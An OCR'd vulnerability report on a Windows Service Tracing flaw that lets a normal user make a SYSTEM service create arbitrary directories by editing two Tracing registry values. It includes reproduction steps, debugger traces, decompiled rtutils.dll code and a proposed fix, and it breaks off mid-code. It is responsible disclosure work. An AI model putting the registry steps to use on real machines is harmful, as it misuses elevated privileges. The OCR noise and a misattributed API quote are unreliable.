Vulnerability Report

2020-04-06 Windows Tracing Arbitrary Directory Create.docx

Title	2020-04-06 Windows Tracing Arbitrary Directory Create.docx
Security Impact	Elevation of Privilege
Product	Windows
Platform	19592.1001.amd64fre.rs_prerelease.200321-1719
Acknowledgment	Clément Labro (@itm4n) - https://twitter.com/itm4n

1 Executive Summary

1.1 Summary

The service tracing feature can be abused by a normal user to create directories in the context of `NT AUTHORTIY\SYSTEM`.

1.2 Description

The service tracing feature can be configured simply by editing two values in the registry, under `HKLM\SOFTWARE\Microsoft\Tracing\<MODULE>`. The `FileDirectory` value is the one used to specify the output directory of the log file. If the path represents an existing directory, the corresponding service creates or opens the log file in this directory and starts writing to it. On the other hand, if the path represents a non-existing directory, the service will create it and immediately returns without trying to open or create the log file. Following my analysis, I think that this is the unintended consequence of a check that was initially implemented to see if the path provided by the user was valid. This vulnerability results in an arbitrary directory creation in the context of `NT AUTHORITY\SYSTEM`.

2 Root Cause Analysis


2.1 The Vulnerability

This report is a follow-up to a vulnerability I found last year in the Service Tracing feature, which was given the ID CVE-2020-0668.

I found out that the Tracing key can be configured by any users to log debug information about some services. When the log file size exceeded the value specified in `MaxFileSize`, the file was renamed and a new one was created. This operation could be abused to move an arbitrary file to any location on the filesystem as long as the targeted service ran as `NT AUTHORITY\SYSTEM`.

This particular vulnerability was patched but, this feature can still be abused be a normal user to perform some privileged actions.

As a reminder, here is the content of a typical tracing key in the registry (`RASTAPI` here):



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASTAPI

Tracing
IASMIGPLUGIN_AUX
IASSDO_AUX
IpHlpSvc
LocalBridge_RASAPI32
LocalBridge_RASMANCS
mousocoreworker_RASAPI32
mousocoreworker_RASMANCS
rasdial_RASAPI32
rasdial_RASCHAP
rasdial_RASMANCS
RASEAP
RASIPHLP
RasIpsec
RasLsa
RASMAN
RASPLAP
RASTAPI


Name	Type	Data
(Default)	REG_SZ	(value not set)
ConsoleTracingMask	REG_DWORD	0xffff0000 (4294901760)
EnableAutoFileTracing	REG_DWORD	0x00000000 (0)
EnableConsoleTracing	REG_DWORD	0x00000000 (0)
EnableFileTracing	REG_DWORD	0x00000000 (0)
FileDirectory	REG_EXPAND_SZ	%windir%\tracing
FileTracingMask	REG_DWORD	0xffff0000 (4294901760)
MaxFileSize	REG_DWORD	0x00001000 (4096)

Figure 1: Example of a Tracing key entry

I'll focus on the following values:

- `FileDirectory` is used to specify the target directory of the log file.
- `EnableFileTracing` is used to enable/disable the tracing.

Now, let's consider the **empty** directory `C:\ZZ_SANDBOX` (which was created using a normal user account but it doesn't matter here).




This folder is empty.

Figure 2: A dummy empty directory

Now, I set the two values as follows:

- `FileDirectory` → `C:\ZZ_SANDBOX\foo123`
- `EnableFileTracing` → `1`



Registry Editor
File Edit View Favorites Help
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\RASTAPI

Tracing
- IASMIGPLUGIN_AUX
- IASSDO_AUX
- IpHlpSvc
- LocalBridge_RASAPI32
- LocalBridge_RASMANCS
- mousocoreworker_RASA
- mousocoreworker_RASN
- rasdial_RASAPI32
- rasdial_RASCHAP
- rasdial_RASMANCS
- RASEAP
- RASIPHLP
- RasIpsec
- RasLsa
- RASMAN
- RASPLAP
- RASTAPI

Name	Type	Data
(Default)	REG_SZ	(value not set)
ConsoleTracingMask	REG_DWORD	0xffff0000 (4294901760)
EnableAutoFileTracing	REG_DWORD	0x00000000 (0)
EnableConsoleTracing	REG_DWORD	0x00000000 (0)
EnableFileTracing	REG_DWORD	0x00000001 (1)
FileDirectory	REG_EXPAND_SZ	C:\ZZ_SANDBOX\foo123
FileTracingMask	REG_DWORD	0xffff0000 (4294901760)
MaxFileSize	REG_DWORD	0x00001000 (4096)

Figure 3: RASTAPI tracing configuration

As soon as `EnableFileTracing` is set to `1` (i.e. the tracing is enabled), we can observe an event in Process Monitor. The directory `C:\ZZ_SANDBOX\foo123` is created and then, the handle is immediately closed.



PID	Process Name	User	Operation	Path	Result	Detail
3384	svchost.exe	NT AUTHORITY\SYSTEM	CreateFile	C:\ZZ_SANDBOX\foo123	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Dispositi
3384	svchost.exe	NT AUTHORITY\SYSTEM	CloseFile	C:\ZZ_SANDBOX\foo123	SUCCESS	


Event Properties
Event Process Stack

Date:	4/6/2020 3:27:59.5256199 PM
Thread:	9284
Class:	File System
Operation:	CreateFile
Result:	SUCCESS
Path:	C:\ZZ_SANDBOX\foo123
Duration:	0.0005098

Desired Access:	Read Data/List Directory, Synchronize
Disposition:	Create
Options:	Directory, Synchronous IO Non-Alert, Open Reparse Point
Attributes:	N
ShareMode:	Read, Write
AllocationSize:	0
OpenResult:	Created

Figure 4: Procmon - The directory "foo123" is created by the targeted service

Looking at the properties of the directory, we can see that it was indeed created by `NT AUTHORITY\SYSTEM` and that its permissions are inherited from its parent directory.


Advanced Security Settings for foo123

Name: C:\ZZ_SANDBOX\foo123
Owner: SYSTEM Change

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:


Type	Principal	Access	Inherited from	Applies to
Allow	Administrators (DESKTOP-RTF...	Full control	C:\	This folder, subfolders and files
Allow	SYSTEM	Full control	C:\	This folder, subfolders and files
Allow	Users (DESKTOP-RTFONKM\U...	Read & execute	C:\	This folder, subfolders and files
Allow	Authenticated Users	Modify	C:\	This folder, subfolders and files

Figure 5: Properties of the "foo123" directory

As a conclusion, a normal user can abuse this feature to create an arbitrary folder on the filesystem. Since the permissions are inherited, there is a little chance this would result in a full system compromise but it can theoretically still be considered as an elevation of privilege.

2.2 Identifying the Root Cause

In order to identify the root cause, we can start by looking at the properties of the `CreateFile` event in Process Monitor.




PID	Process Name	User	Operation	Path	Result	Detail
3384	svchost.exe	NT AUTHORITY\SYSTEM	CreateFile	C:\ZZ_SANDBOX\foo123	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Dispositi
3384	svchost.exe	NT AUTHORITY\SYSTEM	CloseFile	C:\ZZ_SANDBOX\foo123	SUCCESS	

Event Properties

Frame	Module	Location	Address	Path
K 0	FLTMGR.SYS	FltpPerformPreCallbacksWorker + 0x371	0xfffff8076e9056f1	C:\WINDOWS\System32\drivers\FLTMGR.SYS
K 1	FLTMGR.SYS	FltpPassThroughInternal + 0xc7	0xfffff8076e905197	C:\WINDOWS\System32\drivers\FLTMGR.SYS
K 2	FLTMGR.SYS	FltpCreate + 0x302	0xfffff8076e939212	C:\WINDOWS\System32\drivers\FLTMGR.SYS
K 3	ntoskrnl.exe	IofCallDriver + 0x55	0xfffff80771e28f45	C:\WINDOWS\system32\ntoskrnl.exe
K 4	ntoskrnl.exe	IoCallDriverWithTracing + 0x34	0xfffff80771e2d324	C:\WINDOWS\system32\ntoskrnl.exe
K 5	ntoskrnl.exe	IopParseDevice + 0x6ad	0xfffff8077225e18d	C:\WINDOWS\system32\ntoskrnl.exe
K 6	ntoskrnl.exe	ObpLookupObjectName + 0x3a4	0xfffff80772254814	C:\WINDOWS\system32\ntoskrnl.exe
K 7	ntoskrnl.exe	ObOpenObjectByNameEx + 0x1fa	0xfffff80772280caa	C:\WINDOWS\system32\ntoskrnl.exe
K 8	ntoskrnl.exe	IopCreateFile + 0x3bb	0xfffff80772277a6b	C:\WINDOWS\system32\ntoskrnl.exe
K 9	ntoskrnl.exe	NtCreateFile + 0x79	0xfffff80772277699	C:\WINDOWS\system32\ntoskrnl.exe
K 10	ntoskrnl.exe	KiSystemServiceCopyEnd + 0x25	0xfffff80772028d75	C:\WINDOWS\system32\ntoskrnl.exe
U 11	ntdll.dll	NtCreateFile + 0x14	0x7ff8b972b7b4	C:\WINDOWS\SYSTEM32\ntdll.dll
U 12	KERNELBASE.dll	CreateDirectoryW + 0xe2	0x7ff8b72f00e2	C:\WINDOWS\System32\KERNELBASE.dll
U 13	KERNELBASE.dll	CreateDirectoryA + 0x27	0x7ff8b734bb27	C:\WINDOWS\System32\KERNELBASE.dll
U 14	rtutils.dll	TraceCreateClientFileA + 0x3a	0x7ff8aacd65c2	c:\windows\system32\rtutils.dll
U 15	rtutils.dll	TraceEnableClientA + 0x2b94	0x7ff8aacd4d24	c:\windows\system32\rtutils.dll
U 16	rtutils.dll	TraceServerThread + 0x2ba	0x7ff8aacd9f5a	c:\windows\system32\rtutils.dll
U 17	KERNEL32.DLL	BaseThreadInitThunk + 0x14	0x7ff8b8f66e04	C:\WINDOWS\System32\KERNEL32.DLL
U 18	ntdll.dll	RtlUserThreadStart + 0x21	[illegible]	C:\WINDOWS\SYSTEM32\ntdll.dll

Figure 6: Procmon - Event properties

The `CreateDirectory()` call originated from `TraceCreateClientFileA()` in `rtutils.dll`. The code of this function contains only one occurrence of this call and it's located right at the beginning.




```
HRESULT __fastcall TraceCreateClientFileA(__int64 a1)
{
  const char *v1; // rbx@1
  __int64 v2; // rsi@1
  HRESULT result; // eax@2
  HANDLE v4; // rax@8
  void *v5; // rbx@8
  HRESULT v6; // edi@9
  char pszDest; // [sp+40h] [bp-128h]@3

  v1 = (const char *)(a1 + 0x11C);
  v2 = a1;
  if ( CreateDirectoryA((LPCSTR)(a1 + 0x11C), 0i64) )
    return GetLastError();
  result = StringCchCopyA(&pszDest, 0x104ui64, v1);
  if ( result < 0
    || (result = StringCchCatA(&pszDest, 0x104ui64, "\\"), result < 0)
    || (result = StringCchCatA(&pszDest, 0x104ui64, (STRSAFE_LPCSTR)(v2 + 64)), result < 0)
    || (result = StringCchCatA(&pszDest, 0x104ui64, ".LOG"), result < 0) )
  {
    result = (unsigned __int16)result;
  }
  else
  {
    v4 = CreateFileA(&pszDest, 0xC0000000, 1u, 0i64, 4u, 0x110080u, 0i64);
    v5 = v4;
    if ( v4 == (HANDLE)-1 )
```

Figure 7: IDA - TraceCreateClientFileA()

The value `a1+0x11C` is passed as the `LPCSTR` pointer for the `CreateDirectoryA()` winapi call. To verify what value it was pointing to, I fired up WinDbg and set a breakpoint on `rtutils!TraceCreateClientFileA`. After hitting the breakpoint (1), I stepped into the function and stopped right after `lea rbx, [rcx+11C]` (2). At this point, we can see that the RBX register contains the address of the `C:\ZZ_SANDBOX\foo123` ANSI string (3).



```
00007ff8`aacd6586 cc              int     3
00007ff8`aacd6587 cc              int     3
rtutils!TraceCreateClientFileA:
00007ff8`aacd6588 48895c2410      mov     qword ptr [rsp+10h],rbx
00007ff8`aacd658d 4889742418      mov     qword ptr [rsp+18h],rsi
00007ff8`aacd6592 57              push    rdi
00007ff8`aacd6593 4881ec60010000  sub     rsp,160h
00007ff8`aacd659a 488b05b78a0000  mov     rax,qword ptr [rtutils!_security_cookie (00
00007ff8`aacd65a1 4833c4          xor     rax,rsp
00007ff8`aacd65a4 4889842450010000 mov    qword ptr [rsp+150h],rax
00007ff8`aacd65ac 488d991c010000  lea     rbx,[rcx+11Ch]
00007ff8`aacd65b3 488bf1          mov     rsi,rcx
00007ff8`aacd65b6 488bcb          mov     rcx,rbx
00007ff8`aacd65b9 33d2            xor     edx,edx
00007ff8`aacd65bb 48ff154e4c0000  call    qword ptr [rtutils!_imp_CreateDirectoryA (00
00007ff8`aacd65c2 0f1f440000      nop     dword ptr [rax+rax]
00007ff8`aacd65c7 85c0            test    eax,eax
00007ff8`aacd65c9 7411            je      rtutils!TraceCreateClientFileA+0x54 (00007f
00007ff8`aacd65cb 48ff15fe4b0000  call    qword ptr [rtutils!_imp_GetLastError (00007
00007ff8`aacd65d2 0f1f440000      nop     dword ptr [rax+rax]
00007ff8`aacd65d7 e9eb000000      jmp     rtutils!TraceCreateClientFileA+0x13f (00007
00007ff8`aacd65dc 4c8bc3          mov     r8,rbx
```

```
Reg   Value
rax   53ecfa3d99aa
rcx   118af037c90
rdx   0
rbx   118af037dac
rsp   cc077f4f0
rbp   118af032630
rsi   0
rdi   0
r8    cc077f348
r9    cc077f3b0
r10   0
r11   cc077f650
r12   1
r13   118af032690
r14   8
```

```
00000118`af037dac 43 3a 5c 5a 5a 5f 53 41 4e 44 42 4f 58 5c 66 6f 6f 31 32 33 00 6f 6f 31 32 33  C:\ZZ_SANDBOX\foo123.oo123
00000118`af037dc6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..........................
00000118`af037de0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..........................
00000118`af037dfa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..........................
00000118`af037e14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..........................
00000118`af037e2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..........................
00000118`af037e48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..........................
00000118`af037e62 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..........................
00000118`af037e7c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..........................
```

Figure 8: WinDbg - TraceCreateClientFileA

This confirms that we are at the right location in the code. With some simplifications, this yields the follow C code.

```
if (CreateDirectoryA("C:\\ZZ_SANBOX\\foo123", NULL))
        return GetLastError();
```

If the `CreateDirectoryA()` winapi call succeeds, i.e. if the target directory is created, the `TraceCreateClientFile()` function immediately returns. The return value is `GetLastError()`, which would therefore always be `0` I guess. Therefore, the log file isn't created/opened.

On the other hand, if the `CreateDirectoryA()` winapi call fails, the function continues and the log file is opened.


Analyzing this code, my assumption is that the purpose of the `CreateDirectoryA()` API call is to check whether the path provided by the user is valid. Indeed, if the target directory exists then this function fails and the last error code is set to `ERROR_ALREADY_EXISTS`. In practice, this works but, this also has a potentially unintended side effect. Indeed, according to the documentation, the purpose of `CreateFileA()` function is to "*create a new directory*" (source). So, if the parent folder exists and the child doesn't then the child is created.

Provided that my assumption is correct, I think that replacing `CreateDirectoryA()` with a call to `CreateFileA()` would prevent this side effect. I did some tests and I came up with the following code. It shouldn't add too much overhead.

```
LPCSTR lpFileName = (LPCSTR) argv[1];
HANDLE hFolder = CreateFileA(
    lpFileName,
    GENERIC_READ,                                                    // dwDesiredAccess
    FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,          // dwShareMode
    NULL,                                                            // lpSecurityAttributes
    OPEN_EXISTING,                                                   // dwCreationDisposition
    FILE_FLAG_BACKUP_SEMANTICS,                                      // dwFlagsAndAttributes
    NULL);                                                           // hTemplateFile

if (hFolder != INVALID_HANDLE_VALUE)
{
